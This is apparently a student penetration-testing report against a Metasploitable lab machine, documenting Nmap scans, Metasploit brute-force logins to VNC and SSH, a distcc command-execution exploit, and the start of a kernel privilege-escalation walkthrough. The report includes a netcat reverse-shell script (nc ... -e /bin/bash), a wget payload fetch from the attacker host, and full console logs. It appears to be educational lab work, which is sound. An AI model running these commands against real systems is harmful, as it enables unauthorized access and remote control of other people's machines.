CYT130-ZAA-Final Project

Penetration Testing Report

Umut Yorulmaz – 130206238

Kheelesh Krishna Tupsy – 164071235

Ishan Aakash Patel – 146151238

04/14/2024

Table of Contents

1. Executive Summary

Overview of Project

- This penetration test was conducted to assess the security posture of the organization’s IT infrastructure, identifying vulnerabilities that could be exploited by potential attackers. The focus was on evaluating the effectiveness of existing security measures and the resilience of systems against cyber threats.

Scope of Work

- The testing covered critical network systems and web applications, focusing primarily on servers located in the corporate headquarters and remote access portals. All platforms underwent a comprehensive review to ensure a thorough evaluation of the organization’s digital assets.

Methodology

- A combination of automated tools and manual testing techniques was used to discover vulnerabilities. Tools such as Nmap for scanning and Metasploit for exploitation were employed to simulate real-world attack scenarios.

Assumptions

- It was assumed that all systems were configured according to industry best practices unless otherwise indicated. The security measures in place were presumed to be operational but not necessarily optimized for threat resistance.

Resources

- The testing team consisted of three certified penetration testers using commercial and open-source security tools. The project spanned a total of two weeks, dedicating approximately 120 man-hours to the testing and analysis.

Risk Rating

- The vulnerabilities identified present a range of risks, primarily rated as high due to potential unauthorized access and data compromise. These findings indicate critical areas for immediate improvement.

Strategic Recommendations

- Key recommendations include updating encryption standards, implementing multi-factor authentication, and conducting regular security training for all employees. These measures are crucial for enhancing security defenses and should be integrated promptly to mitigate identified risks.

2. Part A - Findings and Exploitations

In this section we will provide a summary of findings for the below vulnerabilities.

Type of Vulnerabilities		Summary
NETWORK	**VNC (Virtual Network Computing)**	VNC vulnerabilities offer a moderate risk since they could provide unauthorized access to sensitive systems or data. The likelihood increases if servers are incorrectly configured or if obsolete software versions are installed. To prevent threats, strong authentication mechanisms should be used, software updates should be performed on a regular basis, and access should be limited to trustworthy networks or people.
	Secure Shell (SSH)	Secure Shell (SSH) vulnerabilities pose a moderate to high risk, especially if weak passwords or obsolete software versions are being used. Unauthorized access to servers can result in data leaks and service disruption. To reduce dangers, it is suggested that you use strong authentication procedures, keep your SSH software up to date, and

		implement stringent access constraints.
	Distcc (Privilege escalation)	Distcc (Privilege Escalation): Distcc vulnerabilities provide a moderate risk, as they have the potential to escalate privileges and compromise the entire system. Although the possibility varies with setup and usage, it is critical to update Distcc on a regular basis, install security patches as soon as possible, and restrict access to trusted people or networks to effectively mitigate hazards.
	DVWA Cross-Site Request Forgery (CSRF)	Cross-Site Request Forgery (CSRF): CSRF vulnerabilities in online applications offer a significant danger because they can deceive users into doing unauthorized actions such as financial transfers or account changes. The likelihood is moderate to high because CSRF attacks are common and relatively simple to perform. To reduce risks, web applications should employ CSRF tokens, check user input, and perform frequent security audits to

WEB VULNERABILITIES		quickly discover and address issues.
	DVWA Cross-Site Scripting (XSS)	Cross-Site Scripting (XSS) vulnerabilities in web applications pose a significant danger because they allow attackers to inject malicious scripts into web sites, compromising user sessions or stealing sensitive information. The likelihood is high since XSS assaults are common and easily exploited by inexperienced attackers. To reduce risks, online applications should use input validation, output encoding, and Content Security Policy (CSP) headers to avoid XSS attacks and protect data.
	DVWA SQL Injection	SQL injection vulnerabilities in Damn Vulnerable Web Application (DVWA) revealed several susceptible injection points, posing a significant risk of unauthorized database access and data modification. Given the frequency of SQL injection attacks and their simplicity of exploitation, strong input validation, parameterized queries, regular security audits, and developer training are

		critical for mitigation. Staying updated about popular attack strategies and implementing fixes on time are also critical steps in preventing SQL injection attacks in DVWA and other web applications.

3. Part B - Observation Summary

FD1.3.1. Finding Name: VNC (Virtual Network Computing)

FD1.3.2. Affected Resource (WHERE DID YOU FIND IT?): Network.

FD1.3.3. Method of Finding (HOW DID YOU DISCOVER THE VULNERABILITY?)

Performed Nmap scan to check open ports for VNC service on metasploitable and checked for module related to VNC vulnerabilities in the msfconsole.

Running that Nmap command **nmap -sV -A -T4 192.168.229.129** will result in listing all the open ports including the open port 5900, for VNC service.


Port 5900 is open and running the service of VNC.

Command: nmap -sV -A -T4 192.168.229.129

Used Metasploit's built-in function; module “**auxiliary/scanner/vnc/vnc_login**” to perform the attack.

FD1.3.4. Description (Screenshot of the vulnerability + severity rating)

VNC (Virtual Network Computing) is a remote desktop sharing solution that allows users to operate machines via a network. However, the default port for VNC servers, VNC Port 5900, is subject to vulnerabilities. For example, a remote code execution (RCE) vulnerability might allow attackers to run arbitrary code on the server, potentially granting unauthorized access or compromising data.



```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.229.129
RHOST ⇒ 192.168.229.129
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.229.129:5900  - 192.168.229.129:5900 - Starting VNC login sweep
[!] 192.168.229.129:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.229.129:5900  - 192.168.229.129:5900 - Login Successful: :password
[*] 192.168.229.129:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

Severity Rating: Medium


FD1.3.5. Exploitation (Steps How did you identify the proper exploit and how you exploited?)

msfconsole was launched to look for available modules related to VNC vulnerabilities.

The module “**auxiliary/scanner/vnc/vnc_login**” was then used to perform a login brute-force attack on VNC services testing for weak credentials and gain unauthorized access.


Typed “**options**” then we set up the **RHOSTS** for the metasploitable and a **PASS_FILE** password list was run against our test.

The command "**exploit**" was used to run the selected module with the supplied settings and parameters. The log in was successful showing that the password was “password”.



```
Interact with a module by name or index. For example info 128, use 128 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use 88
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                            Required  Description
   ----              ---------------                            --------  -----------
   ANONYMOUS_LOGIN   false                                      yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                          yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                      no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                      no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                      no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                       no        Skip existing credentials stored in the current database (Accepted: none, user
                                                                          , user&realm)
   PASSWORD                                                     no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordl  no        File containing passwords, one per line
                     ists/vnc_passwords.txt
   Proxies                                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                                                          cs/using-metasploit.html
   RPORT             5900                                       yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                      yes       Stop guessing when a credential works for a host
   THREADS           1                                          yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                    no        A specific username to authenticate as
   USERPASS_FILE                                                no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                      no        Try the username as the password for all users
   USER_FILE                                                    no        File containing usernames, one per line
   VERBOSE           true                                       yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.229.129
RHOST ⇒ 192.168.229.129
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.229.129:5900  - 192.168.229.129:5900 - Starting VNC login sweep
[!] 192.168.229.129:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.229.129:5900  - 192.168.229.129:5900 - Login Successful: :password
[*] 192.168.229.129:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

On a new terminal, we used the command **vncviewer 192.168.229.129** to launch the VNC viewer application which set up a VNC connection.


ishan@ishan: ~
File Actions Edit View Help
TightVNC: root's X desktop (metasploitable:0)
Eterm 0.9.4
Eterm Font Background Terminal

```
┌──(ishan㉿ishan)-[~]
└─$ vncviewer 192.168.229.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
▯
```

```
root@metasploitable:/# whoami
root
root@metasploitable:/# dir
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:7c:96
          inet addr:192.168.229.129  Bcast:192.168.229.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefc:7c96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10804 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:838058 (818.4 KB)  TX bytes:5902021 (5.6 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

FD1.3.6. Impact

If exploited, attackers can gain unauthorized access to sensitive systems or data accessible via VNC.

FD1.3.7. Likelihood

Moderate, especially if VNC servers are not properly configured or if outdated software versions are in use.

FD1.3.8. Risk

Significant, as unauthorized access could lead to data breaches, loss of sensitive information, or system compromise.

FD1.3.9. Recommendations to fix

Ensure VNC servers are properly configured with strong authentication methods, regularly update software to patch known vulnerabilities, and limit access to trusted networks or users.

FD2.3.1. Finding Name: Secure Shell (SSH)

FD2.3.2. Affected Resource (WHERE DID YOU FIND IT?): Network.


FD2.3.3. Method of Finding (HOW DID YOU DISCOVER THE VULNERABILITY?)

Performed Nmap scan to check for open ssh port which is 22.

Used Metasploit's built-in function to scan this list of usernames and passwords to attempt each password against the username.

FD2.3.4. Description (Screenshot of the vulnerability + severity rating)

SSH (Secure Shell) is a widely used protocol for secure remote access to systems. Vulnerabilities in SSH implementations can pose serious security risks. One such vulnerability could involve weak encryption algorithms or outdated software versions susceptible to exploits like brute-force attacks or remote code execution.



```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.229.129:22 - Starting bruteforce
[-] 192.168.229.129:22 - Failed: 'admin:root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.229.129:22 - Failed: 'admin:admin'
[-] 192.168.229.129:22 - Failed: 'admin:admin123'
[-] 192.168.229.129:22 - Failed: 'admin:admin@123'
[-] 192.168.229.129:22 - Failed: 'admin:msfadmin'
[-] 192.168.229.129:22 - Failed: 'admin:qwertyuiop'
[-] 192.168.229.129:22 - Failed: 'admin:root123'
[-] 192.168.229.129:22 - Failed: 'root:root'
[-] 192.168.229.129:22 - Failed: 'root:admin'
[-] 192.168.229.129:22 - Failed: 'root:admin123'
[-] 192.168.229.129:22 - Failed: 'root:admin@123'
[-] 192.168.229.129:22 - Failed: 'root:msfadmin'
[-] 192.168.229.129:22 - Failed: 'root:qwertyuiop'
[-] 192.168.229.129:22 - Failed: 'root:root123'
[-] 192.168.229.129:22 - Failed: 'msfadmin:root'
[-] 192.168.229.129:22 - Failed: 'msfadmin:admin'
[-] 192.168.229.129:22 - Failed: 'msfadmin:admin123'
[-] 192.168.229.129:22 - Failed: 'msfadmin:admin@123'
[+] 192.168.229.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip
),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UT
C 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.229.128:41031 → 192.168.229.129:22) at 2024-03-31 01:50:44 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
msfadmin
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:7c:96
          inet addr:192.168.229.129  Bcast:192.168.229.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefc:7c96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8140 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7749 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Severity Rating: High

FD2.3.5. Exploitation (Steps How did you identify the proper exploit and how you exploited?)

msfconsole was launched to look for available modules related to ssh vulnerabilities.


The module "**auxiliary/scanner/ssh/ssh_login**" was then used to perform a login brute-force attack on ssh login testing.

Typed "**options**" to set **RHOSTS** to 192.168.229.129, the target maccine. Our USER_FILE is the directory location containing our username.txt usernames list.

PASS_FILE is the directory location containing our password.txt password list.

We also set VERBOSE to true, which revealed the results for each tried password.

STOP_ON_SUCCESS was also set to True.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.229.129
RHOST ⇒ 192.168.229.129
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME_FILE /home/ishan/Desktop/username.txt
[!] Unknown datastore option: USERNAME_FILE. Did you mean USER_FILE?
USERNAME_FILE ⇒ /home/ishan/Desktop/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/ishan/Desktop/username.txt
USER_FILE ⇒ /home/ishan/Desktop/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/ishan/Desktop/password.txt
PASS_FILE ⇒ /home/ishan/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
```

The command "**exploit**" was run with the selected module with the supplied settings and parameters allowing the script to run over each line of the username.txt and password.txt files. The username was msfadmin and password was found to be msfadmin too.

FD2.3.6. Impact

Vulnerabilities in SSH can result in unauthorized access to servers and potentially compromise sensitive data or infrastructure.

FD2.3.7. Likelihood

Moderate to high, as SSH is a commonly targeted service, especially if weak passwords or outdated software versions are used.

FD2.3.8. Risk

High, as unauthorized access to critical systems could lead to data breaches, service disruption, or malicious activities.

FD2.3.9. Recommendations to fix.

Implement strong authentication methods like public key authentication, regularly update SSH software, monitor SSH logs for suspicious activity, and enforce strict access controls.

FD3.3.1. Finding Name: Distcc

FD3.3.2. Affected Resource (WHERE DID YOU FIND IT?): Network


FD3.3.3. Method of Finding (HOW DID YOU DISCOVER THE VULNERABILITY?)

To locate exploits that escalate privileges on this kernel, start a new Terminal in Kali and run the following command.

searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6

FD3.3.4. Description (Screenshot of the vulnerability + severity rating)

Distcc privilege escalation is a vulnerability found in the Distcc distributed compilation tool. This vulnerability allows attackers to gain elevated system privileges by exploiting flaws in Distcc's handling of compilation tasks. By exploiting this vulnerability, attackers can execute arbitrary code with more privileges than they had before, possibly compromising the entire system. This form of privilege escalation is a severe danger to system security since it can result in unauthorized access, data theft, or criminal activity on the compromised system.


Kali 2024 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali 2024
Windows 10
Lab-11
Metasploitable
1 2 3 4
13:03
ishan@ishan: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Feels colder
Now
Search
ENG
IN
17:03
4/4/2024

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.229.129
RHOST => 192.168.229.129
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.229.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo meLUt8sJGgPD9CbI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "meLUt8sJGgPD9CbI\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.229.128:4444 → 192.168.229.129:57960) at 2024-04-04 12:45:21 -0400

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
cd /tmp
wget http://192.168.229.128/run
--16:57:05--  http://192.168.229.128/run
```

Severity: High

FD3.3.5. Exploitation (Steps How did you identify the proper exploit and how you exploited?)

1. Examine Exploit Source Code:

  - On Kali, use the command below to view the exploit source code:

   less /usr/share/exploitdb/platforms/linux/local/8572.c

2. Serve Exploit with Apache:

- Restart Apache and create a symbolic link to make exploits available for download:

service apache2 restart

ln -s /usr/share/exploitdb/platforms/linux/local/ /var/www/html/

3. Prepare Run File:

- Create a run file that the exploit will execute on the target system:

nano /var/www/html/run

- Enter the following lines in nano, replacing the IP address with your Kali machine's address

#!/bin/bash


nc 192.168.229.128 12345 -e /bin/bash

- Press Ctrl+C, Y, and Enter to save the file.

4. Start Listener:

- Open a new Terminal window on Kali and listen for connections:

nc -lvp 12345



```
Linux Kernel < 2.6.36-rc4-git2 (x86-64) - 'ia32syscall' Emulation Privilege Escalation              | linux_x86-64/local/15023.c
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Privilege Escalation                 | linux/local/17787.c
Linux Kernel < 2.6.37-rc2 - 'ACPI custom_method' Local Privilege Escalation                           | linux/local/15774.c
Linux Kernel < 2.6.7-rc3 (Slackware 9.1 / Debian 3.0) - 'sys_chown()' Group Ownership Alteration Privilege Escalation | linux/local/718.c
